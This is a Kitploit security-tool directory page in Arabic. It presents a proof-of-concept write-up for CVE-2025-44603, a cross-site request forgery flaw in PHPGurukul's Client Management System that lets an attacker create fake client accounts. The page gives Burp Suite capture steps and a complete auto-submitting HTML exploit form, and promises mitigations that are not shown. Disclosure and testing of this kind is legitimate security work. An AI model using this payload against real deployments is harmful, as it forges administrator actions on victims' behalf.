
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2025-44603-CSRF-Leads_to_Create_FakeUsers — إثبات مفهوم يوضح ثغرة CSRF في نظام إدارة العملاء المعتمد على PHP، مع كود استغلال بلغة HTML واستراتيجيات تخفيف لاختبار أمان تطبيقات الويب. | Kitploit
أدوات/GitHubGitHub/moulish2004/cve-2025-44603-csrf-leads_to_create_fakeusers
تحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويبأمن الويباختبار الاختراقالتعلم والتعليم
GitHubmoulish2004/cve-2025-44603-csrf-leads_to_create_fakeusers

CVE-2025-44603-CSRF-Leads_to_Create_FakeUsers

إثبات مفهوم يوضح ثغرة CSRF في نظام إدارة العملاء المعتمد على PHP، مع كود استغلال بلغة HTML واستراتيجيات تخفيف لاختبار أمان تطبيقات الويب.

عرض المستودع
126منذ سنة واحدةلم تتم المراجعة بعد

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    589
  • 3

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    361
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    339
  • 5

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    324
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    322

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →
مشاركة

CVE-2025-44603 (ثغرة CSRF: تؤدي إلى إنشاء عملاء وهميين)

اسم المشروع وعنوان المستودع: https://phpgurukul.com/client-management-system-using-php-mysql/

اسم الثغرة: تزوير الطلب عبر المواقع (CSRF)

الإصدار المتأثر: V1.2

مقدمة

توجد ثغرة تزوير الطلب عبر المواقع (CSRF) في وظيفة إضافة عميل في نظام إدارة العملاء المطور بواسطة PHPGurukul. CSRF هو هجوم يتم فيه خداع مستخدم مصادق عليه لإرسال طلب ضار إلى تطبيق ويب. يمكن أن يؤدي ذلك إلى تنفيذ إجراءات غير مصرح بها نيابة عن المستخدم. في هذا التقرير، نوضح كيف يمكن استخدام CSRF لإنشاء مستخدمين وهميين في نظام إدارة العملاء ونقترح استراتيجيات التخفيف.

إعداد البيئة

  • نظام إدارة العملاء المستضاف محليًا باستخدام MySQL و PHP.
  • وظيفة إضافة العملاء وخدماتهم.

خطوات استغلال CSRF


1. تسجيل الدخول كمسؤول

باستخدام بيانات الاعتماد المقدمة، قم بتسجيل الدخول إلى نظام إدارة العملاء.

Login as admin


2. إضافة عميل جديد

  • حدد خيار إضافة عميل.
  • أدخل تفاصيل العميل المطلوبة.

Adding new client Enter the client details


3. التقاط طلب إضافة العميل

  1. انتقل إلى زر حفظ.
  2. قم بإعداد Burp Suite لاعتراض الطلبات.

  3. انقر حفظ والتقط طلب HTTP قبل وصوله إلى الخادم.

  4. أرسل الطلب الملتقط إلى علامة التبويب Repeater بدون ملف تعريف الارتباط للجلسة للتحليل.

Capturing the request in Burp Send to repeater

كود CSRF للعملاء الوهميين

فيما يلي إثبات المفهوم (PoC) بلغة HTML لهجوم CSRF:

<html>
  <body>
    <form action="http://localhost/clientms/admin/add-client.php" method="POST">
      <input type="hidden" name="accounttype" value="Active Account" />
      <input type="hidden" name="cname" value="moulimurugan" />
      <input type="hidden" name="comname" value="kppr" />
      <input type="hidden" name="address" value="vijayamangalam" />
      <input type="hidden" name="city" value="erode" />
      <input type="hidden" name="state" value="tamil" />
      <input type="hidden" name="zcode" value="638026" />
      <input type="hidden" name="wphnumber" value="968560710" />
      <input type="hidden" name="cellphnumber" value="6931052465" />
      <input type="hidden" name="ophnumber" value="9638560410" />
      <input type="hidden" name="email" value="[email protected]" />
      <input type="hidden" name="password" value="moulimurugan" />
      <input type="hidden" name="websiteadd" value="clientmsdb" />
      <input type="hidden" name="notes" value="Nil" />
      <input type="hidden" name="submit" value="" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      history.pushState('', '', '/');
      document.forms[0].submit();
    </script>
  </body>
</html>


إنشاء عملاء وهميين

  • قم بتعديل التفاصيل الحالية لإنشاء عملاء وهميين

Adding fake user 1 Adding fake user 2

